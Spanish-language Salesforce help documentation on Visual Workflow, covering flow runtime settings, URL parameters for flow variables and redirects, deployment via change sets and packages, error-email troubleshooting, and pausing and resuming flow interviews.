Los flujos que se ejecutan desde una página de Visualforce siempre utilizan el tiempo de ejecución Classic. Los flujos que se ejecutan desde una página Lightning siempre utilizan el tiempo de ejecución Lightning. Todos los demás métodos dependen de si se activó el tiempo de ejecución Lightning en la configuración de automatización de procesos de su organización.

Esta tabla resume qué experiencia de tiempo de ejecución verán sus usuarios, basándose en cómo distribuye el flujo.

| **Método de distribución de flujos** | **Cuando** `Tiempo de ejecución Lightning para flujos` **es** | |
|---|---|---|
| | **Sin seleccionar** | **Seleccionado** |
| Página de Visualforce | Tiempo de ejecución Classic | Tiempo de ejecución Classic |
| Botón personalizado | Tiempo de ejecución Classic | Tiempo de ejecución Lightning |

| Método de distribución de flujos | Cuando `Tiempo de ejecución Lightning para flujos` es | |
|---|---|---|
| | Sin seleccionar | Seleccionado |
| Vínculo personalizado | Tiempo de ejecución Classic | Tiempo de ejecución Lightning |
| Ficha Web | Tiempo de ejecución Classic | Tiempo de ejecución Lightning |
| Vínculo directo | Tiempo de ejecución Classic | Tiempo de ejecución Lightning |
| Página Lightning | Tiempo de ejecución Lightning | Tiempo de ejecución Lightning |

CONSULTE TAMBIÉN

Seleccionar la experiencia del tiempo de ejecución de su organización para flujos basados en URL (Beta)

Consideraciones para la ejecución de flujos

## Seleccionar la experiencia del tiempo de ejecución de su organización para flujos basados en URL (Beta)

Está distribuyendo un flujo a través de una URL? Eso incluye cosas como URL directas y botones personalizados, así como vínculos en Configuración. Solo tiene que tocar un botón y se actualizarán todos esos flujos al tiempo de ejecución Lightning.

Nota: Esta versión contiene una versión beta de Tiempo de ejecución de Lightning para flujos, lo que significa que es una función de alta calidad con limitaciones conocidas. El tiempo de ejecución de Lightning para flujos no está disponible de forma general a menos que o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede proporcionar comentarios y sugerencias para el Tiempo de ejecución Lightning de flujos en IdeaExchange.

Tenemos dos tipos de experiencia de tiempo de ejecución para sus usuarios de flujo. *Tiempo de ejecución Classic* que se parece más a una página de Visualforce. *Tiempo de ejecución Lightning* que se ajusta perfectamente a Lightning Experience.

Para representar todos los flujos basados en URL en el tiempo de ejecución Lightning:

1. Desde Configuración, introduzca `Configuración de automatización de procesos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de automatización de procesos**.
2. Seleccione **Activar tiempo de ejecución para flujos de Lightning para flujos**.
3. Guarde sus cambios.

Cuando se activa, los flujos utilizan el tiempo de ejecución Lightning cuando se ejecutan desde:

- Un vínculo directo
- Un botón o vínculo personalizado
- El botón **Ejecutar** en Cloud Flow Designer
- Un vínculo **Ejecutar** en la página de lista de flujo
- El botón **Ejecutar** en una página de detalles de flujo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de automatización de procesos:

- "Personalizar aplicación"

Esta configuración le permite también controlar si un flujo aparece en una o dos columnas si distribuye el flujo a través de una URL o a través de una Página Lightning.

CONSULTE TAMBIÉN

- Experiencias sobre el tiempo de ejecución de un flujo (Beta)
- Mostrar pantallas de dos columnas desde la URL de un flujo (Beta)

## Mostrar pantallas de dos columnas desde la URL de un flujo (Beta)

Cuando distribuye un flujo utilizando una dirección URL, puede controlar si mostrar las pantallas en una o dos columnas. Las pantallas de dos columnas solo son compatibles con organizaciones que utilizan el tiempo de ejecución Lightning.

Nota: Esta versión contiene una versión beta de Flujos de dos columnas, lo que significa que es una función de alta calidad con limitaciones conocidas. Flujos de dos columnas no está disponible de forma general a menos que o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede proporcionar comentarios y sugerencias para Flujos de dos columnas en IdeaExchange.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Requisitos previos

Active el tiempo de ejecución Lightning de modo que sus flujos respeten el formato especificado.

1. Desde Configuración, vaya a Configuración de automatización de procesos.
2. Seleccione **Activar tiempo de ejecución Lightning para flujos**.

### Formato

Para mostrar pantallas de un flujo en dos columnas:

```
/flow/flowName?flowLayout=twoColumn
```

### Ejemplos

Este ejemplo muestra un flujo "Gestión de casos" en dos columnas.

```
/flow/Case_Management?flowLayout=twoColumn
```

Este ejemplo muestra un flujo "Información del usuario" en dos columnas y establece las variables varUserFirst y varUserLast variables (ambas de tipo Texto) como los valores de campo FirstName y LastName del usuario de ejecución.

```
/flow/User_Info?varUserFirst={!$User.FirstName}&varUserLast={!$User.LastName}&flowLayout=twoColumn
```

CONSULTE TAMBIÉN

- Seleccionar la experiencia del tiempo de ejecución de su organización para flujos basados en URL (Beta)
- Consideraciones para flujos de dos columnas (Beta)

## Configuración de variables del flujo con la URL del flujo

Cuando distribuye un flujo utilizando una URL, puede establecer variables dentro de ese flujo utilizando parámetros en la dirección URL.

No puede definir los valores de variables de sObject ni variables de colección de sObject mediante parámetros de URL. La variable que desee definir debe tener su `Tipo de entrada/salida` definido para permitir el acceso de entrada.

Estos pasos suponen que está utilizando una URL relativa en su organización para dirigir los usuarios al flujo.

1. En Configuración, introduzca *`Flujos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Flujos**.
2. Haga clic en el nombre del flujo.
3. Copie la URL del flujo.
4. Al final de la URL de flujo, añada `?`***`nombre`***`=`***`valor`***, donde *`nombre`* es el nombre exclusivo de la variable o la variable de colección del flujo que desea definir y *`valor`* es el valor al que desea definirlo. Si desea definir múltiples valores variables, añada `?`***`nombre1`***`=`***`valor1`***`&`***`nombre2`***`=`***`valor2`*** al final de la URL del flujo. Si desea establecer los valores para varios elementos de la misma variable de colección, añada `?`***`nombre`***`=`***`valor1`***`&`***`nombre`***`=`***`valor2`***.
   Por ejemplo:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para visualizar la página de detalles del flujo:
- "Ver parámetros y configuración"

Para crear y modificar botones, vínculos y fichas Web personalizados:
- "Personalizar aplicación"

```
/flow/MyFlow?varNumber=100&varString=Hello
```

A continuación se enumeran los valores válidos para cada variable de flujo y variable de colección en base a su tipo de datos.

| Tipo de variable | Valores aceptables |
|---|---|
| Fecha | Campo de combinación del tipo Fecha o `AAAA-MM-DD` |
| Fecha y hora | Campo de combinación del tipo Fecha/hora o `AAAA-MM-DDThh:mm:ssZ` |
| Texto | Campo de combinación de cualquier tipo o cadena |
| Número | Campo de combinación del tipo número o un valor numérico |
| Divisa | Campo de combinación del tipo número o un valor numérico |
| Booleano | • Campo de combinación del tipo Casilla de verificación<br>• Valores para verdadero: `true` o `1`<br>• Valores para falso: `false` o `0` |

Nota: Cuando distribuya un flujo, no pase un valor de campo de divisa desde un registro de Salesforce a una variable Divisa del flujo con un parámetro de URL. Cuando se hace referencia a un campo de divisa a través del campo de combinación (como `{!Account.AnnualRevenue}`), el valor incluye el símbolo de la unidad de divisa (como $). Las variables de flujo del tipo Divisa solo pueden aceptar valores numéricos, de modo que el flujo falla en el momento de ejecución. En su lugar, pase

el Id. del registro a una variable Texto del flujo con un parámetro de URL. Luego en el flujo, utilice el Id. para buscar el valor del registro para el campo de divisa.

Ejemplo: El siguiente ejemplo es una URL de flujo que se usa en un botón personalizado en un formato de página de caso. Cuando un usuario hace clic en ese botón, el flujo se inicia con la variable varID (del tipo Texto) definida con el valor de campo `Número del caso` del registro del caso.

```
/flow/Case_Management?varID={!Case.CaseNumber}
```

El siguiente ejemplo define las variables varUserFirst y varUserLast (ambas el tipo Texto) según los valores de los campos `Nombre` y `Apellidos` del usuario que ejecuta.

```
/flow/User_Info?varUserFirst={!$User.FirstName}&varUserLast={!$User.LastName}
```

El siguiente ejemplo es una URL de flujo que se usa en un botón personalizado en un formato de página de contacto. Cuando un usuario hace clic en ese botón, el flujo se inicia y añade valores de texto procedentes del contacto como elementos en la variable de colección {collNames}.

```
/flow/Contact_Info?collNames={!Contact.FirstName}&collNames={!Contact.LastName}
```

CONSULTE TAMBIÉN

- Establecer el comportamiento de finalización de flujo con una URL de flujo
- Distribuir su flujo
- Solución de problemas de direcciones URL de flujos

## Establecer el comportamiento de finalización de flujo con una URL de flujo

Cuando una entrevista de flujo que utiliza pantallas finaliza, se inicia una nueva entrevista para el flujo y se redirige al usuario a la primera pantalla de forma predeterminada. Si desea que se redirija a los usuarios a otra página dentro de Salesforce cuando hacen clic en **Finalizar**, utilice el parámetro `retURL` en la URL del flujo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Formato

Para redirigir a los usuarios a una página específica en Salesforce después de que hagan clic en **Finalizar**:

```
/flow/flowName?retURL=page_name
```

donde *page_name* es una dirección URL relativa (la parte de la dirección URL que viene después de `https://suInstancia.salesforce.com/`).

### Limitaciones

- No puede redirigir los usuarios del flujo a una URL externa de su organización de Salesforce.
- No es posible utilizar una variable de flujo como el valor para el parámetro retURL. Si desea utilizar una variable de flujo para redirigir a un usuario, como a un registro específico, distribuya el flujo utilizando Visualforce.
- retURL puede provocar que las barras de navegación superior y lateral anidadas aparezcan en la página de destino.

### Ejemplos

La siguiente URL de flujo redirige al usuario a la ficha de inicio para casos (`https://suInstancia.salesforce.com/500/o`).

```
/flow/Case_Management?retURL=500/o
```

La siguiente URL de flujo define las variables varUserFirst y varUserLast (ambas del tipo Texto) según los valores de los campos `Nombre` y `Apellidos` del usuario que ejecuta. Cuando la entrevista de flujo finaliza, se redirige al usuario a `https://suInstancia.salesforce.com/home/home.jsp`.

```
/flow/User_Info?varUserFirst={!$User.FirstName}
   &varUserLast={!$User.LastName}&retURL=home/home.jsp
```

CONSULTE TAMBIÉN

- Distribuir su flujo
- Solución de problemas de direcciones URL de flujos
- Configuración de variables del flujo con la URL del flujo

## Flujos en conjuntos de cambios y paquetes

Los flujos que se creen en Cloud Flow Designer se pueden incluir en conjuntos de cambios como en paquetes. La organización receptora del conjunto de cambios o del paquete debe tener activado Visual Workflow.

- Consideraciones para la implementación de flujos en conjuntos de cambios
  Antes de que pueda utilizar conjuntos de cambios para implementar un flujo, conozca los límites y los comportamientos inesperados que están relacionados con dependencias de componentes, implementación y desencadenadores de flujo.
- Consideraciones para la implementación de flujos con paquetes
  Puede incluir flujos tanto en paquetes gestionados como en paquetes no gestionados. Antes de implementar uno, conozca las limitaciones y comportamientos de los paquetes que contienen flujos.

CONSULTE TAMBIÉN

- Consideraciones para flujos instalados
- Límites y consideraciones para Visual Workflow
- Distribuir su flujo

### Consideraciones para la implementación de flujos en conjuntos de cambios

Antes de que pueda utilizar conjuntos de cambios para implementar un flujo, conozca los límites y los comportamientos inesperados que están relacionados con dependencias de componentes, implementación y desencadenadores de flujo.

**Dependencias de componentes**

- Si piensa implementar un flujo utilizando conjuntos de cambios, considere los límites de la compatibilidad de migración. Asegúrese de que sus flujos únicamente hacen referencia a campos y componentes disponibles en los conjuntos de cambios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Cuando visualice los componentes dependientes del conjunto de cambios, la página Dependencias de componentes enumerará las dependencias de *todas* las versiones del flujo. Agregue todos los componentes interdependientes de la versión de flujo relevante al conjunto de cambios saliente.
- Si se hace referencia a un componente por los siguientes elementos de flujo, la página Dependencias de componentes no muestra ese componente. Para implementar el flujo correctamente, agregue manualmente esos componentes a los que se hace referencia al conjunto de cambios.
  - Apex
  - Alertas de correo electrónico
  - Publicar en Chatter
  - Acciones rápidas
  - Envío de correo electrónico
  - Envío para aprobación

  Por ejemplo, si utiliza una alerta de correo electrónico, agregue manualmente la plantilla de correo electrónico que utiliza esa alerta de correo electrónico.

**Implementación**

- Solo puede incluir una versión de un flujo en un conjunto de cambios.
- Un flujo activo en un conjunto de cambios estará implementado en su destino como inactivo. Active el flujo manualmente después de la implementación.
- Si el flujo no tiene ninguna versión activa al cargar el conjunto de cambios saliente, se utilizará la versión inactiva más reciente.
- La implementación o reimplementación de un flujo utilizando conjuntos de cambios creará una versión del flujo en la organización de destino.

**Desencadenadores de flujo**

Los desencadenadores de flujo no están disponibles en conjuntos de cambios.

El programa piloto para acciones de flujo de trabajo del desencadenador de flujo está cerrado. Si ya activó el programa piloto en su organización, puede continuar creando y modificando acciones de flujo de trabajo del desencadenador de flujo. Si no activó el programa piloto en su organización, utilice la acción Flujos en Process Builder en su lugar.

CONSULTE TAMBIÉN

Conjuntos de cambios

## Consideraciones para la implementación de flujos con paquetes

Puede incluir flujos tanto en paquetes gestionados como en paquetes no gestionados. Antes de implementar uno, conozca las limitaciones y comportamientos de los paquetes que contienen flujos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Dependencias de componentes**

- Si piensa implementar un flujo utilizando paquetes, considere los límites de la compatibilidad de migración. Asegúrese de que sus flujos únicamente hacen referencia a componentes y campos que se puedan incluir en paquetes.
- La integridad referencial funciona para los flujos del mismo modo en que lo hace para otros elementos en paquetes.
- Si se utiliza cualquiera de los siguientes elementos en un flujo, los componentes empaquetables a los que hacen referencia no se incluyen en el paquete automáticamente. Para implementar el paquete correctamente, agregue manualmente esos componentes a los que se hace referencia al paquete.

- Apex
- Alertas de correo electrónico
- Publicar en Chatter
- Acciones rápidas
- Envío de correo electrónico
- Envío para aprobación

Por ejemplo, si utiliza una alerta de correo electrónico, agregue manualmente la plantilla de correo electrónico que utiliza esa alerta de correo electrónico.

**Estado de flujo**

Únicamente puede empaquetar flujos activos. La versión activa del flujo se determina al cargar una versión del paquete. Si ninguna de las versiones del flujo es activa, la carga fallará.

**Actualización de paquetes**

- Para actualizar un paquete gestionado con una versión distinta del flujo, active esa versión y vuelva a cargar el paquete. No necesita agregar la versión activada recientemente al paquete. No obstante, si activa por error una versión del flujo y carga el paquete, distribuirá esa versión del flujo a todo el mundo. Asegúrese de comprobar la versión que verdaderamente desea cargar.
- No puede incluir flujos en parches de paquetes.

**Otras limitaciones**

- Si registra su espacio de nombre después de hacer referencia a un flujo en una página de Visualforce o código de Apex, no olvide agregar el espacio de nombre al nombre del flujo. De lo contrario, fallará la instalación del paquete.
- Si alguien instala un flujo desde un paquete gestionado, los correos electrónicos de error para las entrevistas de ese flujo no incluyen ningún detalles acerca de los elementos de flujos individuales. Se envía el correo electrónico al usuario que ha instalado el flujo.
- Los desencadenadores de flujo no pueden empaquetarse.

  El programa piloto para acciones de flujo de trabajo del desencadenador de flujo está cerrado. Si ya activó el programa piloto en su organización, puede continuar creando y modificando acciones de flujo de trabajo del desencadenador de flujo. Si no activó el programa piloto en su organización, utilice la acción Flujos en Process Builder en su lugar.

- En una organización de desarrollo, no puede eliminar un flujo o versión del flujo una vez que lo haya cargado a un paquete gestionado beta o editado.

CONSULTE TAMBIÉN

Consideraciones para flujos instalados

Crear un paquete

# ¿Por qué falló mi entrevista de flujo?

Para solucionar los problemas de una entrevista de flujo con fallos, utilice el mensaje de correo electrónico de fallo del flujo. También puede establecer elementos Pantalla o Enviar correo para identificar el problema.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Mensajes de correo electrónico sobre errores de flujos

Cada vez que falla una entrevista de flujo, el administrador que ha creado el flujo asociado recibe un mensaje de correo electrónico. El correo electrónico incluye el mensaje de error del fallo y detalles acerca de cada elemento de flujo ejecutado por la entrevista.

### Limitaciones de correo electrónico acerca de errores de flujo (Beta)

El correo electrónico acerca de errores en entrevistas de flujo tiene algunas limitaciones para los elementos Pantalla, Búsqueda, Crear y Subflujo, así como limitaciones generales.

### Agregar elementos temporales a un flujo

Agregue elementos Pantalla o Enviar correo al flujo de modo que pueda comprobar los valores de recursos en cualquier momento. Una vez haya resuelto el problema, elimine los elementos Pantalla temporales.

### Solución de problemas de direcciones URL de flujos

Si está distribuyendo un flujo y el botón personalizado, vínculo personalizado o una URL de flujo directo no está funcionando como se espera, verifique el flujo al que hace referencia. Además, verifique sus variables si está pasando valores a un flujo desde la URL.

## Mensajes de correo electrónico sobre errores de flujos

Cada vez que falla una entrevista de flujo, el administrador que ha creado el flujo asociado recibe un mensaje de correo electrónico. El correo electrónico incluye el mensaje de error del fallo y detalles acerca de cada elemento de flujo ejecutado por la entrevista.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Nota:** Esta versión contiene una versión beta del correo electrónico de error de flujo con calidad de producción, pero que tiene limitaciones conocidas. Puede proporcionar comentarios y sugerencias para el correo electrónico de error de flujo en IdeaExchange.

Si la entrevista ha fallado en múltiples elementos, el administrador recibe varios mensajes de correo electrónico y el correo final incluye un mensaje de error para cada fallo. Si un flujo utiliza conectores de fallo, su entrevista puede fallar en varios elementos.

**Ejemplo:**

```
An error occurred at element Apex_Plug_in_1.
List index out of bounds: 0.

An error occurred at element Fast_Delete_1.
DELETE --- There is nothing in Salesforce matching your delete
 criteria.
```

```
An error occurred at element Email_Alert_1.
Missing required input parameter: SObjectRowId.
```

CONSULTE TAMBIÉN

Limitaciones de correo electrónico acerca de errores de flujo (Beta)

Personalizar lo que ocurre cuando falla un flujo

¿Por qué falló mi entrevista de flujo?

## Limitaciones de correo electrónico acerca de errores de flujo (Beta)

El correo electrónico acerca de errores en entrevistas de flujo tiene algunas limitaciones para los elementos Pantalla, Búsqueda, Crear y Subflujo, así como limitaciones generales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Esta versión contiene una versión beta del correo electrónico de error de flujo con calidad de producción, pero que tiene limitaciones conocidas. Puede proporcionar comentarios y sugerencias para el correo electrónico de error de flujo en IdeaExchange.

**General**

- Si el usuario que ha iniciado el flujo no tiene un nombre, `nulo` sustituye el nombre del usuario en la sección "Cómo se inició la entrevista".
- Las asignaciones de variables aparecen en este patrón: `{!variable} (valor anterior) = campo/variable (nuevo valor)`. Si la variable no tenía ningún valor anterior, las paréntesis aparecen vacías. Por ejemplo: `{!varStatus} () = Estado (Entregado)`
- Si instala un flujo desde un paquete gestionado, los correos electrónicos de error para las entrevistas de ese flujo no incluyen ningún detalles acerca de los elementos de flujos individuales. Se envía el correo electrónico al usuario que ha instalado el flujo.

**Elementos Pantalla**

Los campos de contraseña aparecen en texto normal, justo como si hace referencia a un campo de contraseña en un campo Texto de presentación.

**Elementos Búsqueda**

El correo electrónico muestra elementos de búsqueda como elementos de "consulta". Búsqueda de registros aparece como Consulta de registros y Búsqueda rápida aparece como Consulta rápida.

**Elemento Subflujo**

- La anotación de campo de combinación (`{!variable}` y no solo `variable`) no existe para variables en un flujo al que se hace referencia. Por ejemplo, cuando una entrevista introduce un subflujo y proporciona detalles acerca de las entradas, la variable del subflujo es `subVariable` en vez de `{!subVariable}`.
- Si se produce un error en un flujo al que se hace referencia, se envía el correo electrónico al autor del flujo principal, pero el asunto hace referencia al nombre del flujo al que se hace referencia.
- Si ve múltiples mensajes "Se ha entrado en el flujo *`ReferencedFlowName`* versión *`ReferencedFlowVersion`*" sin mensajes "Se salió de *`ReferencedFlowName`* versión *`ReferencedFlowVersion`*" entre ellos, el usuario del flujo navegó hacia atrás. Para evitar este escenario, ajuste las opciones de navegación en la primera pantalla del flujo al que se hace referencia de modo que el usuario no pueda hacer clic en **Anterior**.

CONSULTE TAMBIÉN

Mensajes de correo electrónico sobre errores de flujos

¿Por qué falló mi entrevista de flujo?

## Agregar elementos temporales a un flujo

Agregue elementos Pantalla o Enviar correo al flujo de modo que pueda comprobar los valores de recursos en cualquier momento. Una vez haya resuelto el problema, elimine los elementos Pantalla temporales.

1. Cree una única plantilla de texto que contenga los valores de todos los recursos y el mensaje de fallo.
2. Utilice la plantilla de texto con cada ruta de fallo para configurar uno de los siguientes elementos.
   - Un elemento Pantalla que utiliza la plantilla de texto en un campo Mostrar texto. (Solo si el tipo del flujo admite elementos Pantalla.)
   - Un elemento Enviar correo que utilice la plantilla de texto como el cuerpo y su dirección de correo electrónico como el destinatario.
   - Un elemento Publicar en Chatter que utiliza la plantilla de texto como el mensaje. Considere crear un grupo de Chatter específicamente para errores de flujo.
3. Pruebe el flujo.

Ejemplo: A continuación se muestra una plantilla de texto para el flujo Calcular descuentos en oportunidades en el Cuaderno de Cloud Flow Designer.

```
RESOURCE VALUES for "Calculate Discounts on Opportunities"
opptyID: {!opptyID}
AccountID: {!AccountID}
AccountRevenue: {!AccountRevenue}
Full_Discount outcome: {!Full_Discount}
Partial_Discount outcome: {!Partial_Discount}
Discount: {!Discount}

ERROR
{!$Flow.FaultMessage}
```

Después de cada elemento del flujo, agregue un elemento temporal Publicar en Chatter. Cada elemento Publicar en Chatter está configurado para utilizar:

- La plantilla de texto como el mensaje de la publicación
- El grupo de Chatter "Solución de problemas de flujo" como destino de la publicación

Configure los conectores de fallo de Búsqueda de registro y Actualización de registro de modo que se enruten a los elementos Publicar en Chatter.

EDICIONES


Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"




De esta forma, el flujo publica en el grupo de Chatter tras la ejecución de los elementos Búsqueda de registro, Decisión, Asignación y Actualización de registro. Cada publicación proporciona una perspectiva de los valores de cada recurso en todo el flujo. Si el flujo falla, el error se incluye en las publicaciones de Chatter.

Después de identificar y solucionar el problema del flujo, elimine los elementos temporales.

CONSULTE TAMBIÉN

¿Por qué falló mi entrevista de flujo?

## Solución de problemas de direcciones URL de flujos

Si está distribuyendo un flujo y el botón personalizado, vínculo personalizado o una URL de flujo directo no está funcionando como se espera, verifique el flujo al que hace referencia. Además, verifique sus variables si está pasando valores a un flujo desde la URL.

Asegúrese de que la dirección URL puede localizar el flujo correcto; verifique que:

- El flujo al que la dirección URL hace referencia no se ha eliminado o desactivado.
- El nombre de flujo tiene la ortografía y las mayúsculas/minúsculas correctas. Debe ser una coincidencia exacta con distinción entre mayúsculas y minúsculas con el `Nombre exclusivo` del flujo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Si la dirección URL de su flujo hace referencia a una versión de flujo específica, verifique que la versión no se haya eliminado o desactivado.

Si está utilizando la URL para pasar valores al flujo y la URL no puede acceder a la variable, se ignora el parámetro que hace referencia a la variable.

Para garantizar que la dirección URL puede localizar la variable de flujo correcta, verifique que todas las variables a las que está intentando pasar valores:

- Tienen la ortografía y las mayúsculas/minúsculas correctas. Debe ser una coincidencia exacta con distinción entre mayúsculas y minúsculas con las variables.
- Permiten el acceso de entrada. El `Tipo de entrada/salida` de las variables debe estar establecido como "Solo entrada" o "Entrada y salida".
- No han cambiado de nombre en el flujo.
- No han eliminado del flujo.
- No son variables de sObject o variables de colección de sObject.

Además, asegúrese de que el valor que está intentando pasar a las variables es compatible con los tipos de datos de las variables y que tiene el formato correcto.

CONSULTE TAMBIÉN

Establecer el comportamiento de finalización de flujo con una URL de flujo

Configuración de variables del flujo con la URL del flujo

¿Por qué falló mi entrevista de flujo?

## Entrevistas de flujo

Una *entrevista de flujo* es una instancia en ejecución de un flujo. Un *flujo* es una aplicación construida por su administrador que le solicita entradas y realiza alguna acción en Salesforce en base a dichas entradas.

Por ejemplo, un flujo puede proporcionar una secuencia para llamadas para llamadas de asistencia de clientes y utiliza la información que proporciona para crear un caso. Lo que el flujo hace con la información que proporciona viene completamente determinada por su administrador.

Cuando ejecuta una entrevista de flujo, ya sea a través de un vínculo, un botón o ficha, está ejecutando una única instancia de un flujo. Si la terminología es confusa, considere la diferencia entre un registro y un objeto. Usted crea un *registro* de cuenta, que es una única instancia del *objeto* Cuenta que su administrador ha personalizado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Tenga estas sugerencias en cuenta cuando ejecute un flujo.

- No utilice los botones Atrás o Adelante de su navegador para desplazarse por un flujo. Al hacerlo puede dar como resultado datos incoherentes entre el flujo y Salesforce.
- Un flujo simple puede tener hasta 50 versiones diferentes. Cuando ejecuta un flujo, se ve la versión activa, pero su administrador podría tener una versión más reciente.

### Realizar una pausa en una entrevista de flujo

Si su administrador ha configurado un flujo específico para hacerlo, puede realizar una pausa en sus entrevistas. Las pausas son útiles, por ejemplo, cuando se interrumpe una llamada con un cliente o el cliente no puede localizar su número de cuenta y tiene intención de volver a llamar.

Reanudar una entrevista de flujo

Si realizó una pausa en una entrevista de flujo, reanúdela después de tener toda la información necesaria.

Eliminar una entrevista de flujo

Si realiza una pausa en una entrevista de flujo y no tiene intención de reanudarla, elimínela. Al eliminar entrevistas innecesarias, se asegura de que su lista pendiente solo incluye entrevistas en las que aún tiene intención de trabajar.

CONSULTE TAMBIÉN

Visual Workflow

## Realizar una pausa en una entrevista de flujo

Si su administrador ha configurado un flujo específico para hacerlo, puede realizar una pausa en sus entrevistas. Las pausas son útiles, por ejemplo, cuando se interrumpe una llamada con un cliente o el cliente no puede localizar su número de cuenta y tiene intención de volver a llamar.

1. En una entrevista de flujo abierta, haga clic en **Pausa**.
2. Explique por qué tuvo que realizar una pausa en el flujo.

   Este paso es opcional, pero ayuda a diferenciar entre entrevistas de flujo diferentes en las que ha realizado una pausa, especialmente si realizó una pausa en múltiples entrevistas del mismo flujo. Esta explicación puede tener hasta 255 caracteres de longitud.
3. Haga clic en **Aceptar**.

La entrevista de flujo se guarda hasta que la reanuda o la elimina más adelante. Todos los valores válidos que haya introducido antes de realizar la pausa se guardan con la entrevista, de modo que no tiene que volver a introducir esa información cuando reanuda.

CONSULTE TAMBIÉN

Entrevistas de flujo

Reanudar una entrevista de flujo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para realizar una pausa en una entrevista de flujo:

- "Ejecutar flujos"

  O BIEN

  El campo `Usuario de flujo de Force.com` está activado en la página de detalles de usuario

# Reanudar una entrevista de flujo

Si realizó una pausa en una entrevista de flujo, reanúdela después de tener toda la información necesaria.

Nota: Si realiza una pausa en una entrevista y el flujo asociado se actualiza antes de que reanude, la entrevista reanudada no utiliza el flujo actualizado. En su lugar, utiliza la versión del flujo que estaba activa cuando realizó la pausa.

1. Vaya a un punto que enumere todas las entrevistas de flujo en las que haya realizado una pausa.

   Dependiendo de las configuraciones de su administrador, puede encontrar todas las entrevistas de flujo en las que ha realizado una pausa en uno de estos puntos:

   - "Entrevistas de flujo en pausa" en la ficha Inicio en el sitio completo de Salesforce
   - "Entrevistas de flujo en pausa" en la navegación izquierda en Salesforce1

